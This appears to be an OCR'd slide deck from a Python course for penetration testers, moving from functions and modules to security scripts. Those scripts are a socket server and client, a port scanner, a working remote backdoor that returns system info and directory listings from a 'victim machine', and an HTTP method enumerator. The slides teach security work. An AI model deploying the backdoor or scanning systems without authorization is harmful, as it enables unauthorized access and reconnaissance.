
We can then call this description by typing **function_name.__doc__**.

3.7 Functions



One of the most important things when using functions is to understand the scope of variables. In Python, each **call** to a function creates a new local scope as well as all the **assigned names** within a function that are local to that function.


3.7 Functions




The previous example is also useful to explain the variable scope. As you can see, two variables **x** are used, but they have different values depending on their scope. The **first x** is **local** to the function and can be used only within **my_sum**. Each change made to this variable has no effect outside the function. The **second x** is **global** and can be used in the entire program (within the single file).

3.7 Functions

With global statement






Without global statement

Global variables can be used within the function. To do that, we need to insert the keyword **global** followed by the variable name. For example, the above code shows how we can change the value of a global variable from within a function. Calling the function **without** the statement global x would always print 4.

3.7 Functions




Parameters are usually passed **by position**; this means that when we call a function, the parameters in the calling function are matched according to their order.

So the number of parameters used by the caller and the called function must be the same; otherwise, an exception will be raised.

3.7 Functions

In Python, we can change this behavior passing variables by name; this is possible by using the name of the corresponding parameter.



3.7 Functions

Another useful feature consists of assigning functions to variables.

Once a variable refers to a function, it can be used in the same way as the function.

3.7 Functions

As shown in the following code, which is similar to the switch seen before, this can be very useful in conjunction with dictionaries.

switch.py - C:\Python_Samples\switch.py

File Edit Format Run Options Windows Help

```
def a(x):
    print("Sum of ",x,"+",x)
    return x + x
def b(x):
    print("Mul of ",x,"*",x)
    return x * x

function_switch = {
  1: a,
  2: b,
}

user = int(input("""Select an operation:
1) sum
2) mul
"""))

if user in function_switch:
    x = int(input("Insert a number: "))
    result = function_switch[user](x)
    print("the result is:",result)
else:
    print("Wrong input")
```

Function definition

Assign function **a** and **b** to dictionary values and use the key to select them

Print a selection menu

Check if the user input is valid. If true, get a value from the user, then call the right function using the dictionary (*function_switch*) and print the result

3.7 Functions

switch.py - C:\Python_Samples\switch.py

File Edit Format Run Options Windows Help

```
def a(x):
    print("Sum of ",x,"+",x)
    return x + x
def b(x):
    print("Mul of ",x,"*",x)
    return x * x

function_switch = {
  1: a,
  2: b,
}

user = int(input("""Select an operation:
1) sum
2) mul
"""))

if user in function_switch:
    x = int(input("Insert a number: "))
    result = function_switch[user](x)
    print("the result is:",result)
else:
    print("Wrong input")
```

```
Select an operation:
1) sum
2) mul
1
Insert a number: 5
Sum of  5 + 5
the result is: 10
>>>
```

The user chooses option 1 and types 5.

user = 1 **x = 5**

function_switch[user](x) is then **function_switch[1](5)**

function_switch[1] is **a** then **a(5)** is called

Then **result = function_switch[1](5)** is then executed. Since the value of **function_switch[1]** is **a**, the function **a(5)** is called, and the result is stored in the variable **result**.

3.8


Modules


3.8 Modules

A module is a file that contains source code. The main purpose of modules is to group Python functions and objects in order to organize larger projects. Note that in addition to Python code, we can also import C++ object files.

Let’s see then how to create a new module and how we can use it.


3.8 Modules





First, we need to create a new file and insert our code into it. Let's suppose we want to create a function that returns the double of a number. Once we have our code, save the file into the Python directory and name it "*my_double.py*".

3.8 Modules



We can use objects defined within the imported module.

Print the documentation of the module and the function

When a module name is typed in, *Ctrl + spacebar* will print a menu with all the objects of that module

Now we can run a new shell and import our module. To do it, let's type the keyword **import** followed by the name of our file (my_double). Once we import the module, if no errors or warnings are raised, we can use objects defined in it by typing the *module name* and the *object name* separated by a dot (**my_double.some_variable**).

3.8 Modules

In the previous example, we had to write the module name each time we wanted to use an object. In order to directly use an object, we can use the following syntax:


```
from module_name import object_name1, object_name2,…
```


Moreover, if we want to import all functions and objects within the module, we can also use the following syntax:

```
from module_name import *
```

3.8 Modules

Below are some screenshots of the previous commands:





3.9

Scripting for Pentesters

3.9 Scripting for Pentesters

Now that we have all the basic knowledge required to write small Python programs, let's look at some code examples that can be useful to a Penetration Tester.

3.9 Scripting for Pentesters

The following is a list of the Python programs we are going to write:

- Network Sockets
- Port Scanner
- Backdoor
- HTTP Verbs Enumerator
- Login brute force

3.9.1. Network Sockets

The first program we are going to write will use sockets. **Network sockets** are used in computer networks to exchange data (packets) between two endpoints (from a source to a destination).

If you want to know more about Python sockets, you can use the following link:
http://docs.Python.org/3/library/socket.html

3.9.1. Network Sockets

What we are going to write is a program that binds itself to a specific address and port and will listen for incoming TCP communications (a server)

3.9.1. Network Sockets

The following code is a working example of a server. First, we need to import the socket module and then get the address and the port from the user.

File Edit Format Run Options Windows Help

```
import socket

SRV_ADDR = input("Type the server IP address: ")
SRV_PORT = int(input("Type the server port: "))

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.bind((SRV_ADDR, SRV_PORT))
s.listen(1)
print("Server started! Waiting for connections...")
connection, address = s.accept()
print('Client connected with address:', address)
while 1:
    data = connection.recv(1024)
    if not data: break
    connection.sendall(b'-- Message Received --\n')
    print(data.decode('utf-8'))
connection.close()
```

3.9.1. Network Sockets

Here we create a new socket using the default family socket (AF_INET) that uses TCP and the default socket type connection-oriented (SOCK_STREAM).

File Edit Format Run Options Windows Help

```
import socket

SRV_ADDR = input("Type the server IP address: ")
SRV_PORT = int(input("Type the server port: "))

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.bind((SRV_ADDR, SRV_PORT))
s.listen(1)
print("Server started! Waiting for connections...")
connection, address = s.accept()
print('Client connected with address:', address)
while 1:
    data = connection.recv(1024)
    if not data: break
    connection.sendall(b'-- Message Received --\n')
    print(data.decode('utf-8'))
connection.close()
```

3.9.1. Network Sockets

The program will then print a message showing the address of the connected client and then will start an infinite loop in order to get and print all the messages received from it.

File Edit Format Run Options Windows Help

```
import socket

SRV_ADDR = input("Type the server IP address: ")
SRV_PORT = int(input("Type the server port: "))

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.bind((SRV_ADDR, SRV_PORT))
s.listen(1)
print("Server started! Waiting for connections...")
connection, address = s.accept()
print('Client connected with address:', address)
while 1:
    data = connection.recv(1024)
    if not data: break
    connection.sendall(b'-- Message Received --\n')
    print(data.decode('utf-8'))
connection.close()
```

3.9.1. Network Sockets

Once the socket is configured, we print a message saying that the server is up. Then, we use the accept function to accept incoming connections. This function returns two values:


- **`connection`**: is the socket object we will use to send and receive data
- **`address`**: it contains the client address bound to the socket

```
File  Edit  Format  Run  Options  Windows  Help
import socket

SRV_ADDR = input("Type the server IP address: ")
SRV_PORT = int(input("Type the server port: "))

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.bind((SRV_ADDR, SRV_PORT))
s.listen(1)
print("Server started! Waiting for connections...")
connection, address = s.accept()
print('Client connected with address:', address)
while 1:
    data = connection.recv(1024)
    if not data: break
```

3.9.1. Network Sockets

The **bind** function binds the socket to the provided address and port, while the **listen** function instructs the socket to listen for an incoming connection.

The argument **1** specifies the maximum number of queued connections.



3.9.1. Network Sockets

Above we can see the communications between the server (our Python program) and a client (in this example *netcat* running on another machine).

3.9.1. Network Sockets

EXERCISE!

In the previous example, we saw how easy it was to create a server using the socket module.

Let's practice with Python. Your task is to now use the socket module to create a simple client that starts a connection to the Python server and then sends a message. This time, instead of using the **bind** and **listen** function, we have to use the function named **connect**.

3.9.1. Network Sockets


Solution!

Please continue only if you have solved the exercise.

3.9.1. Network Sockets

Here we see a simple example of a Python client. We get the server address and port from the user, then we start the connection (**connect**) and send a message (**sendall**).

Note that we need to encode the message with the **encode()** function.



3.9.2. Port Scanner

In the next example, we are going to write a simple port scanner.

The script takes an IP address and a port range and verifies if the provided ports are open or not.

3.9.2. Port Scanner

Similarly to the previous example, we have to import the socket module. Instead of using the **connect()** function we are going to use the **connect_ex()** function, which returns 0 if the operation succeeded; otherwise, it returns an error code. This way we will know if the connection occurred or not.

3.9.2. Port Scanner

The script we are going to write will use a full three-way handshake. Do you remember it?

You should have already studied it in the networking basics section.

3.9.2. Port Scanner

If you want to see what our Python code does while you program, please consider running Wireshark in the background. It can be a great way to ensure everything is working properly.

3.9.2. Port Scanner

This simple code works well for our purpose. We first get the IP address and the port range to scan from the user. Then in the **for** loop, the code tries a connection to each port in the range provided. If the result of the connection is 0 the port is open; otherwise, it is considered closed.


portscanner.py - C:/python_samples/portscanner.py

File Edit Format Run Options Windows Help

```
import socket

target = input('Enter the IP address to scan: ')
portrange = input('Enter the port range to scan (es 5-200): ')

lowport = int(portrange.split('-')[0])
highport = int(portrange.split('-')[1])

print('Scanning host ', target, 'from port',lowport, 'to port', highport)


for port in range(lowport, highport):
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    status = s.connect_ex((target, port))
    if(status == 0):
        print('*** Port',port,'- OPEN ***')
    else:
        print('Port',port,'- CLOSED')
    s.close()
```

3.9.2. Port Scanner

The image we see here is the result of a scan performed with our program against the target 192.168.1.131 on ports in the range 20 to 35.



3.9.3. Backdoor

EXERCISE!

We strongly believe that the best way to learn something is by practicing it.

What we want you to build is a simple Python backdoor (client and server) that allows you to:

- Get some system information (you decide)
- Get the content of a specific remote folder

Continue...

3.9.3. Backdoor

EXERCISE!

You can do so by using the following modules:

Sockets: http://docs.Python.org/3/library/socket.html

OS: http://docs.Python.org/3.3/library/os.html

Platform: http://docs.Python.org/3/library/platform.html

3.9.3. Backdoor

Solution!

Please continue only if you have solved the exercise.

3.9.3. Backdoor

The following is a simple example of a server backdoor. The program simply binds itself to a NIC and a specific port (6666) and then waits for the client commands. Depending on the command received, it will return specific information to the client.

```
import socket, platform, os

SRV_ADDR = ""
SRV_PORT = 6666

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEADDR, 1)
s.bind((SRV_ADDR, SRV_PORT))
s.listen(1)
connection, address = s.accept()
while 1:
    try:
        data = connection.recv(1024)
    except:continue

    if(data.decode('utf-8') == '1'):
        tosend = platform.platform() + " " + platform.machine()
        connection.sendall(tosend.encode())
    elif(data.decode('utf-8') == '2'):
        data = connection.recv(1024)
        try:
            filelist = os.listdir(data.decode('utf-8'))
            tosend = ""
            for x in filelist:
                tosend += "," + x
        except:
            tosend = "Wrong path"
        connection.sendall(tosend.encode())
    elif(data.decode('utf-8') == '0'):
        connection.close()
        connection, address = s.accept()
```

3.9.3. Backdoor

```
import socket

SRV_ADDR = input("Type the server IP address: ")
SRV_PORT = int(input("Type the server port: "))

def print_menu():
    print("""\n\n0) Close the connection
1) Get system info
2) List directory contents""")

my_sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
my_sock.connect((SRV_ADDR, SRV_PORT))

print("Connection established")
print_menu()
```

```
while 1:
    message = input("\n-Select an option: ")

    if(message == "0"):
        my_sock.sendall(message.encode())
        my_sock.close()
        break

    elif(message == "1"):
        my_sock.sendall(message.encode())
        data = my_sock.recv(1024)
        if not data: break
        print(data.decode('utf-8'))

    elif(message == "2"):
        path = input("Insert the path: ")
        my_sock.sendall(message.encode())
        my_sock.sendall(path.encode())
        data = my_sock.recv(1024)
        data = data.decode('utf-8').split(",")
        print("*"*40)
        for x in data:
            print(x)
        print("*"*40)

    print_menu()
```

The above is a possible implementation of the client.

On the left, is the portion of the client code that starts the connection to the server backdoor. On the right, are the operations that we can send to the server.

3.9.3. Backdoor

Here we can see how the backdoor client looks like when we run it.

Once we provide the IP and port of the server, we can issue the commands we have introduced to get system information and list the content of a specific folder on the victim machine.

```
Type the server IP address: 192.168.1.131
Type the server port: 6666
Connection established


0) Close the connection
1) Get system info
2) List directory contents

-Select an option: 1
Windows-7-6.1.7601-SP1 x86


0) Close the connection
1) Get system info
2) List directory contents

-Select an option: 2
Insert the path: C:/Users
****************************************

admin_2
All Users
Default
Default User
desktop.ini
eLS
els_user
netadmin
Public
victimuser
****************************************
```

3.9.4. HTTP

The next program we are going to see will make use of the module **HTTP.client**. For more information, here is the link to the documentation:
http://docs.Python.org/3/library/http.client.html

You have already studied how to do this using *netcat*.


3.9.4. HTTP

Now we want to build a Python program that, given an IP address/hostname and port, verifies if the remote Web Server has the HTTP method `OPTIONS` enabled.

If it does, it tries to enumerate all the other HTTP methods allowed.

3.9.4. HTTP


First, we need to import the module named **http.client** and then get the IP address and port of the webserver from the user.




3.9.4. HTTP

The code tries a connection to the IP address provided and will start an **OPTIONS** request.

If the request succeeds, the program will get the server response header and will extract all the HTTP methods allowed.



3.9.4. HTTP



The above images show what we get if a remote Web Server has the **OPTIONS** method enabled.

3.9.4. HTTP

EXERCISE

Now that you know how to send an HTTP request and get a response, try to create a program that verifies if a specific resource exists. You can do it by sending a GET request and then check the status code returned in the response using the function named **status()**.

3.9.4. HTTP

Solution!

Please continue only if you have solved the exercise.

3.9.4. HTTP

httpstatus.py - C:/Python_Samples/httpstatus.py

File Edit Format Run Options Windows Help

```
import http.client

host = input("Insert the host/IP: ")
port = input("Insert the port(default:80): ")
url = input("Insert the url: ")

if(port == ""):
    port = 80

try:
    connection = http.client.HTTPConnection(host, port)
